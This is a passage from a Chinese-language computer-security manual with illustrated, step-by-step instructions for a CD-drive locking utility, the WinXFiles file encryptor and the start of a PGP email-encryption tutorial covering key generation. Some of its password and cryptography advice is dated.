ShellExecute ( Handle, NULL, " h:\t st\pbrush.exe ", NULL, NULL, SW_
```

SHOWNORMAL)

由于这里允许在目录名中使用空格，所以一切都解决了。在实际的使用中，我们可以编一个文件浏览程序放在隐藏目录中，然后在根目录下用一个程序通过上面的方法去调用这个浏览器程序即可，当然这个调用程序本身要加上口令，否则就毫无意义了。

### 3.2.2 使用光盘保镖加密光盘

玩电脑的朋友有没有想过，要是有什么软件能让光驱变“聪明”一些，只有自己使用时它才听话，别人使用时它都一概不认就好了！光盘保镖正是针对这种需求应运而生的。顾名思义，光盘保镖就是一个专门用于保护光盘及光驱的应用程序，这个程序可以从([http://web.download.com/pub/tools\\_utilities/cddbSetup.exe&name=cddbSetup.exe](http://web.download.com/pub/tools_utilities/cddbSetup.exe&name=cddbSetup.exe))站点下载。它具有根据用户的需要禁止在任意计算机中运行某些（甚至全部）光盘的功能，我们只需设置需要限制的光盘种类，此后这些光盘都将一概不能在自己的计算机中使用（被禁止的光盘只要一插进光驱就会被自动退出）。

在使用光盘保镖之前，我们有必要先了解一下它提供的几种光盘保护方式。光盘保镖同时提供了三种保护光驱及光盘的模式：

第一种，即要求用户建立一个光盘列表，然后仅仅允许用户使用列表中给出的光盘，我们在光驱中插入这些光盘之后可正常使用，而插入列表之外的一切光盘都无法使用，从而起到了防止他人任意使用外来光盘的目的。

第二种，保护方式同样要求用户建立一个光盘列表，不过此时不再是允许用户使用列表中的光盘，与上一种相反是禁止用户使用列表中的光盘，任何人都无法运行列表范围内的光盘，而未列入“黑名单”中的光盘则不在禁止之列，广大用户可任意加以使用，这就有助于用户防止某些特殊光盘（如携带有CIH病毒的光盘等）在自己计算机中的使用。

第三种，保护方式则更绝，它完全禁止用户使用光驱，我们无法使用任何光盘，它可满足用户在某些特殊情况下对光盘进行管理时的需要。由此可见，光盘保镖的三种保护方式各有特点，广大用户应根据自己的实际情况加以选择应用。

了解光盘保镖的保护方式之后，我们就可以利用其为自己的系统添加光盘保护了。首先我们应将相应的光盘插入光驱，然后启动光盘保镖（如图3-27所示）。




图3-27 光盘保镖初始界面



然后单击“添加光盘”按钮，此时将出现“添加光盘”对话框，为当前光盘取一个名字之后将其添加到光盘列表中（如图 3-28 所示）。




图 3-28 添加光盘到光盘列表

然后再采用类似方法将自己的所有光盘都添加到系统的光盘列表中（添加过程中可以利用“光盘改名”和“删除光盘”按钮对光盘列表中的光盘名称进行修改或将其删除）。

光盘列表建立完毕后，在默认的情况下，所有的光盘均处于未被选中状态，此时我们可根据自己的实际需要及准备采用的光盘保护模式从光盘列表中选定某些光盘（用户若想用第一种保护模式则应选择允许使用的光盘，用户若想用第二种保护模式则应选择不允许使用的光盘），然后单击“系统设置”按钮，打开“系统设置”对话框（如图 3-29 所示）。




图 3-29 系统设置对话框

然后从“光盘保镖工作方式”列表框中选择自己所需的保护方式即可（主要有“光盘列表以内的光盘禁用”、“光盘列表以外的光盘禁用”及“禁止使用光驱”三个选项，也就是光盘保镖提供的三种不同保护方式）。

选择了相应的保护方式并单击主菜单上的“应用”按钮后用户的保护设置就会生效。再往光驱中插入一张被禁止运行的光盘，光盘一插进去就被自动退出来，别人还以为光驱坏了呢！不过自己允许使用的光盘，却可照常使用（除非选择了“禁止使用光驱”），这就是光盘保镖的“功劳”！有了它，看谁还能乱用自己的光驱？

另外，我们在使用光盘保镖时还应注意以下几点：

(1) 安装并设置光盘保镖的保护功能之后，系统就会自动对光盘及光驱进行保护而无须从事诸如手工启动保护或将光盘保镖程序添加到启动程序组中等操作，并且光盘保镖的保护功能非常隐蔽，我们即使使用  $ctrl+alt+del$  也不能发现它的踪迹，也就是说非法用户不能通过强行关闭光盘保镖程序来实现取消保护。

(2) 光盘保镖具有密码保护功能，我们只需单击主菜单中的“更改密码”按钮，然后在弹出的“更改密码”对话框中设置适当的密码（如图 3-30 所示）。




图 3-30 设置光盘保镖的密码

此后光盘保镖每次启动时都会要求用户输入密码，不知道密码的用户将不能启动光盘保镖主程序，这就防止了非法用户通过进入光盘保镖内部来达到调整系统光盘保护功能的目的。

(3) 用户若想卸载光盘保镖，则首先应单击主菜单中的“系统设置”按钮，打开“系统设置”对话框，然后复选“终止光盘保镖”选项，真正关闭内存中的光盘保镖程序之后，才能利用 windows XP 的“添加/删除程序”列表框将其卸载，否则卸载不会成功(如图 3-31 所示)！




图 3-31 终止光盘保镖

这是它从增强保护功能的安全性方面做出的考虑（没有密码就不能启动，无法启动就无法将内存中的程序关闭，而不将内存中的程序关闭就无法卸载，环环相套，最终形成了一道坚不可摧的屏障）。——

### 3.3 专业加密工具使用技巧

#### 3.3.1 专业文件加密工具——WinXFiles

我们常常在计算机上存储一些私人信息，如朋友信件、个人资料、日记等；另外像一



些单位在一台多人使用的计算机上会存储一些重要资料，但是为了保密，必须做到资料不能随便调阅。怎么办？有人肯定会回答，这还不简单，采用加密解密方法就 OK 啦。是的，那么现在我们就为您介绍一个文件加密工具—WinXFiles。

## 1. 软件简介

WinXFiles 是一个共享软件，试用期为 30 天，注册费为 24 美元，功能虽然单一，但是对文件加密、减密方法灵活，保密性好，比较实用。它可以对任何类型的文件进行加密，并且内置了一个图形浏览器，专门用来对加密后的图形文件进行浏览。其最大的特点是能对图形文件的加密/解密、浏览、删除等，功能强大而实用，是其他加密工具所不具备的。

## 2. 下载与安装

我们现在要介绍的是 WinXFiles 5.0 版本，您可以到 <http://www.peisoft.com> 去下载。下载后可得到一个 winxf50.zip 的压缩文件，文件大小为 646K。然后用 WinZip 将该文件解压缩，解压缩后，里面含有一个 Setup.exe 的安装文件。

WinXFiles 适用环境为 Win98 或 WinNT/2000/XP，对硬件没有过多的要求，只要能满足运行 Win98/NT/2000/XP 即可，安装时只要运行 Setup.exe 文件，即会出现一个安装向导，我们可以根据安装向导的提示，单击几个“下一步”和“OK”就可顺利完成，安装完成后，就会在开始/程序的菜单项中产生相应程序。使用时只要单击该程序即可运行。

如果要卸载它，可以用它自带的 Uninstall 程序，也可用“控制面板”中的“添加/删除程序”将它卸载。

## 3. 操作概述

### (1) 改变界面。

第 1 步 运行 WinXFiles 会出现如图 3-32 所示的操作界面。




图 3-32 WinXFiles 主操作界面

第 2 步 单击“File List”菜单中的“Split”，界面就变成了另外一种风格（如图 3-33 所示）。




图 3-33 WinXFiles 的另一种风格

另外，也可以拖动界面中窗口的边框来改变各个窗口的大小以及各个窗口之间的大小比例。我们可以从中选择自己喜欢的界面风格。

## (2) 加密操作。

第 1 步 选中“(Encrypt/Decrypt)”选项卡，单击“Encrypt”选项，并在左边的窗口里选择文件类型、路径（如图 3-34 所示）。




图 3-34 选择需要加密的文件

利用“File List”菜单中的“Up Dir”可以方便地返回上一节目录。

### 第 2 步 添加文件到加密(Encrypt)窗口。

① 在左下角的窗口里单击或结合 shift 、 ctrl 键选择想加密的文件，然后再单击窗口中间的“Add”按钮，就可以将其添加到加密(Encrypt)窗口中。文件可以来自于不同的硬盘和目录。

② 如果想要将全部文件添加到加密(Encrypt)窗口中，可以单击“Add All”按钮或者使用 ctrl+A 组合键全部选定，然后单击“Add”按钮就可实现。



③ 另外 WinXFiles 还支持拖曳功能，我们可以将单个或多个文件直接拖到加密（Encrypt）窗口中。

如果发现加密（Encrypt）窗口中有多余的文件，我们可以使用“Remove”按钮将一个或者多个文件剔除；另外可以使用“Clear”按钮将全部文件剔除。

第3步 当文件添加就绪后，按下“OK”键，会弹出“ENCRYPTION”窗口（如图 3-35 所示）。




图 3-35 输入加密口令

根据提示，输入一个长度在 10 个字符到 56 个字符之间的密码，然后输入第二遍加以确认，单击“OK”按钮即可完成加密工作，以后它就属于您一个人啦！

这里需要说明的是：

① 设置的密码最好不要是电话号码、姓名等个人信息，我们可以组合数字、字母、特殊字符等设置一个密码，例如：120ab，以加强保密性；另外密码千万不能忘记，否则将永远无法阅读已加密的文件。

② 若对图形文件 (\*.jpg、\*.bmp……) 进行加密，加密后得到的文件扩展名就变成了 \*.xfp；若对非图形文件进行加密，那么加密后的文件扩展名就会变成 \*.xfd，这样做大大方便了使用者的辨认和使用。

③ 在设置密码的时候，如果我们选中“ENCRYPTION”窗口中的“Keep original files”复选框，那么在形成加密文件的同时，还会保留原文件；否则将删除原文件。

(3) 解密操作。

选中“(Encrypt/Decrypt)”选项卡，单击“Decrypt”选项，在左上角的窗口里选择路径，在左下角的窗口里单击扩展名为 xfp 或 xfd 文件，然后再单击窗口中间的“Add”（或者单击“Add All”按钮）将其添加到解密（Decrypt）窗口中（如图 3-36 所示）。




图 3-36 解密操作

单击“OK”钮，弹出“DECRYPTION”窗口（如图 3-37 所示）。




图 3-37 输入解密口令

输入正确的密码后，单击“OK”按钮，文件已经成功被解密，并恢复变成原文件的扩展名。

如果输入密码有误，也不用担心，因为它不会对加密文件造成任何破坏。

#### (4) 删除操作。

当选择“Wipe”选项后，表示我们要对文件作彻底删除操作，这是将选择的文件彻底地不可恢复地删除掉。

它完全不同于 DOS 下的删除文件，也不同于资源管理器的彻底删除，因为这两种删除只是将文件名的第一个字母换掉，而被删除文件的内容还保留着。如果此时使用一些反删除工具软件，还能失而复得，而当使用了 Wipe 后，文件就永远不得“翻身”了。

“Wipe”删除文件的基本原理是将文件内容全部覆盖掉，使它无法再恢复。所以使用此项功能时，要想好了再删除，否则会造成重大损失。

当然这个功能也十分有用，对于一些保密性很强的文件，作彻底的删除是十分必要的。

删除操作步骤如下：

选中“(Encrypt/Decrypt)”选项卡，单击“Wipe”选项，在左边窗口中选择要删除的文件，为了避免错误地删除有用的图片文件，最好选中“Preview Pictures”复选项，这样选择时就可以预览图片文件，选择就绪后，单击“Add”按钮将文件添加到“Wipe”窗口中（如图 3-38 所示）。




图 3-38 彻底删除文件

单击“OK”按钮，弹出“提示是否永久删除”的窗口（如图 3-39 所示）。




图 3-39 提示用户是否删除文件

单击“Yes”按钮（如果此时发现删除文件中包含有用的数据，选择“No”或“Cancel”按钮可以取消删除操作），弹出“Information”窗口（如图 3-40 所示）。



图 3-40 操作信息窗口

单击“OK”按钮，文件已经被成功删除。

#### (5) 浏览加密文件。

选中“(Encrypt/Decrypt)”选项卡，单击“Slide Show”选项，在左边窗口中选择要浏览的图片文件，单击“Add”按钮将文件添加到“Slide Show”窗口中（如图 3-41 所示）。




图 3-41 浏览加密文件

单击“OK”按钮，弹出“DECRYPTION”窗口（如图 3-42 所示）。




图 3-42 输入解密口令

输入正确的密码，单击“OK”按钮，加密图片文件就被全屏显示，我们就可以方便地

浏览图片文件了（如图 3-43 所示）。



图 3-43 全屏显示图片文件

然而不知道密码的用户是无法浏览的。该项功能还能对成批加密图片文件浏览，我们不用分别对每个文件解密，只要它们的密码是一样的，只需输入一次密码，WinXFiles 将使用全屏把它们按顺序全部演示完，如果我们想停止浏览，只需单击屏幕或者按下键盘上的任何键即可。

### Note

当“Slide Show”窗口中只有一个加密图片文件时，浏览时图片演示几秒钟后就会停止；当“Slide Show”窗口中引入一系列密码相同的图片文件时，无论点击那一幅图片文件，浏览图片时始终只能从第一幅图片开始，无法有选择地浏览图片文件。

#### (6) 使用浏览器。

选择“Viewer”选项卡，单击要浏览的图片文件，弹出“DECRYPTION”窗口，输入正确的密码，单击“OK”按钮，现在就可以浏览加密后的图形文件了（如图 3-44 所示）。




图 3-44 输入密码

浏览器 Viewer 窗口的左上角有三个按钮，从上向下，第一个按钮的作用是下翻一页，另外使用键盘上的上下箭头也可实现翻页功能；第二个按钮的作用是使用一个可改变大小的窗口浏览图片，另外双击图片也可实现此功能；第三个按钮的作用是使用全屏浏览图片。

当有一批密码相同的图片文件需要浏览时，浏览器 Viewer 可以一次将四个图片显示在四个不同的窗口（如图 3-45 所示）。




图 3-45 WinXFiles 支持同时浏览四张图片

当输入一次密码后，浏览器 Viewer 就将密码存储起来，这样就可以避免重复地输入密码来打开图片文件；然而存储时间是有限制的，如果在三分钟之内，我们没有再次选择加密图形文件，那么存储的密码将消失，我们就必须重新输入密码，才能浏览其他图片文件，窗口右下角有一个钥匙样图标按钮，它的下方的绿色进程条显示已经流逝的时间；当我们开着 WinXFiles 离开计算机的时候，单击那个钥匙样图标按钮就可将当前密码清除，这样就可以避免其他人浏览我们的图片文件。

总而言之，WinXFiles 小巧灵活，使用方便，是一个不可多得的专业文件加密工具。

### 3.3.2 专业邮件加密工具——PGP

作为一个因特网用户，在享受着因特网带来的种种便利时，您可曾听说过或遇到过这类事情：北京某女大学生因同学冒名发 E-mail 而被取消了留美奖学金以致双方对簿公堂；您可曾考虑过这样的问题：当您读信时，您能确认这封信就是署名的发信人所写的并且未经冒名或篡改吗？当您发信时，您能保证只有指定的收信人能打开并阅读信件吗？当您不能肯定地回答以上问题时，您的网络通信肯定存在着安全隐患。

作为一种全球通信的先进手段，电子邮件无疑是方便、快捷、经济的，但同时，电子邮件又是脆弱和易受攻击的，无论是在因特网上传递邮件的各个服务器上，还是在单位的机房或者大学宿舍里，电子邮件和其他通信方式一样，都存在安全性问题，都可能或正在被有意无意地攻击或泄漏。这些攻击行为可能是恶意的截获、假冒、篡改，也可能是共用一台电脑或电子信箱的人出于好奇的翻阅，或者邮件主人粗心大意的泄漏。

对于网络通信的安全问题，必须从系统的观点出发，在各个方面下功夫解决。但作为一个网络用户，个人首先必须从思想认识和技术手段等方面保障和维护自己的网络通信安全。

#### 1. 公开密钥加密技术简述

对电子邮件进行加密是保证网络通信安全的一种有效手段，本节所介绍的 PGP 加密软

件利用了所谓公开密钥密码学的原理，在此首先简单地解释一下：

根据密码算法使用的加密和解密密钥是否相同，可以将密码系统分为两类，即对称密码系统和非对称密码系统。对称密码系统使用相同的密钥来加密和解密信息，而非对称密码系统则把加密和解密分开，使用公开密钥加密信息，私人密钥解密信息，并且从解密密钥推导出加密密钥（或者相反）在计算上是不可行的。

对称密码系统的优点是具有很高的保密强度，可以经受国家级破译力量分析和攻击，但其密钥必须通过安全可靠的途径传递到收信人手中，不适应因特网的开放性要求。而非对称密码系统虽然保密强度不如前者，但其优点在于，能够应用于开放性的因特网环境，解决了在公开环境中传递密钥的问题，即使有人拿到了公开密钥和密文，也无法解密。这样，通信双方可以放心地交换自己的公开密钥，而不必担心被截获、解密，然后将加密的信息传递出去（有关加密的知识可访问著名的 RSA 公司网页 WWW.RSA.COM）。

当您准备加密电子邮件时，首先利用 PGP 软件生成您的钥匙对（KeyPair），一个密钥对包括公开密钥（Public Key）和私人密钥（Private Key）。一个私人密钥对应着一个惟一的公开密钥。

私人密钥是用来对您收到的信息进行解密（Decrypt）的钥匙。这些信息是发信人以您的公开密钥进行加密的。私人密钥也可用来对您所发出的信件进行数字签名（Sign），以确认该信件是您所发出的，未经篡改或冒名。

公开密钥是用来对您发出的信息进行加密（Encrypt）的密码。它还可以与您的数字签名一起对您所发出的信息进行签名。因此，收信人可以获得并存储您的公开密钥，以便在向您发信时用它来加密。

这样，整个通信过程变成了：收信人向发信人公布自己的公开密钥，发信人用收信人的公开密钥将信息打乱以成为不可识别的密文，收信人收到信件后，只有使用与其公开密钥所对应的私人密钥才能将密文恢复成明文。这就保证了信件不会被篡改、泄漏，而且只有您指定的收信人才能阅读；通过验证信件中的数字签名，还可以识别发信人的身份是否可靠。

如果您希望收到加密信件，您必须向发信人公开您的公开密钥；同样，您只有得到收信人的公开密钥，才能向对方发送保密信件。因此，收集和分发交换通信双方的公开密钥对于建立安全通信是很重要的。

根据以上原理，我们自然可以制定密码规则、定义密钥、编写加密工具，但是对于大多数网络用户来说，选择和使用安全性能较好的商品化加密软件仍然是最佳的选择。下面将介绍优秀的网络加密软件 PGP（Pretty Good Privacy）。

## 2. PGP 的主要功能

加密专家 PGP 有三个主要的功能：电子邮件加密，文件加密和虚拟磁盘。其中将电子邮件加密以后，除了授权的用户能够查看其内容以外，其余人看到的将是一堆毫无意义的乱码；而文件加密则能够把硬盘中各种格式的文件以加密的形式保存起来，这样别人就无法看到您的秘密了；至于虚拟磁盘的功能，能够把硬盘中的一部分划分出来单独加密处理，没有口令不能进入这个虚拟磁盘。

## 3. PGP 加密软件的应用

软件版本是 PGP International Freeware 7.03，鉴于电子邮件的内容通常由信件正文

和附件文件构成，而附件则可以是任何类型的文件，因此使用 PGP 能够加密保护信件、图形声音文件、文本文件和其他任意类型的数据文件。

### (1) 软件下载安装。

PGP 是免费的软件，用户可以从 <http://www.pgp.com> 获取。国内的用户可以从 <http://download.pchome.net/php/dl.php?sid=7845> 下载到（如图 3-46 所示）。




图 3-46 从 www.pgp.org 下载 PGP

下载完毕以后，运行 SETUP 程序，根据提示选择安装相应电子邮件软件的插件（如图 3-47 所示）。




图 3-47 选择安装相应的电子邮件软件的插件

安装后，Windows XP 的 Exchange 或者 Outlooks 就增加了 PGP 插件及相应的菜单和按钮，如果用户使用的电子邮件软件没有 PGP 的插件支持，不必担心，PGP 还可以通过文件快捷菜单和剪贴板这两种手段与电子邮件软件交换加密数据，所以 PGP 可以直接或间接地支持所有电子邮件软件。

在安装过程，需要注意的是如果使用的是 XP 系统，请不要安装 PGPNET 网卡，否则系

统将不能正常运行(如图 3-48 所示)。




图 3-48 不安装 PGPNET Set Adapter

安装后，用户能够使用两个程序：PgpTrays.exe 是控制中心，提供对所有功能的操作界面，并且执行后在任务栏中供用户随时调用，建议添加到开始菜单的“启动”；而 PgpKeys.exe 可以对密钥进行生成、散发与废除、签名与信任等管理。设置则可通过 PgpTrays 的 PGP Preference 来实现。

## (2) 密钥管理。

PgpKeys 管理着一个钥匙环 (KeyRing)，钥匙环文件保存着您收集到的所有公开密钥，由此可以进行密钥维护与管理。

1) 生成新的密钥对。每一个用户都必须生成自己的密钥对，这是使用 PGP 加密的第一步。在 PgpKeys 中选择菜单：Keys-New Key，弹出生成密钥窗口 (如图 3-49 所示)。




图 3-49 生成 PGP Key 向导程序

点击“Expert”按钮，然后填写用户名、电子信箱地址，然后要选择密钥长度，长度与抗解密攻击强度成正比，但与运算速度成反比，一般选择 1024~2048bit 较合适。确定密钥生存周期：用户可以制定该密钥在一定天数后过期作废，通常选择 NEVER (永不过期，如图 3-50 所示)。

